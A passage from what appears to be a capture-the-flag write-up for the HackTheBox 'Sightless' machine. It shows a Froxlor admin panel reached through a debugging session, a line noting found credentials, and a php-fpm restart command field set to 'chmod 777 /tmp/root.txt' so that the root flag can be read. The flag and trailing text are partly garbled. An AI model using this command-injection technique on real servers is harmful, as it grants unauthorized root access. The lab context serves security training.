
Target (125.0.6422.60) [trace](#)

☐ Fxlor http://admin.sightless.htb:8080/index.php
inspect pause focus tab reload close


☐ Fxlor http://admin.sightless.htb:8080/index.php
inspect focus tab reload close



6) Found credentials



7) Found a command configuration



Short description ↓↑	In use for php-config(s) ↓↑	php-fpm restart command ↓↑	Configuration directory of php-fpm ↓↑	Process manager control (pm) ↓↑	Options
System default	Default Config Froxlor Vhost Config	chmod 777 /tmp/root.txt	/etc/php/8.1/fpm/pool.d/	dynamic	

```
michael@sightless:/tmp$ cat root.txt
85b2699466596531959904eefd2aa66femp]
michael@sightless:/tmp$ .1:33675/devtools/
```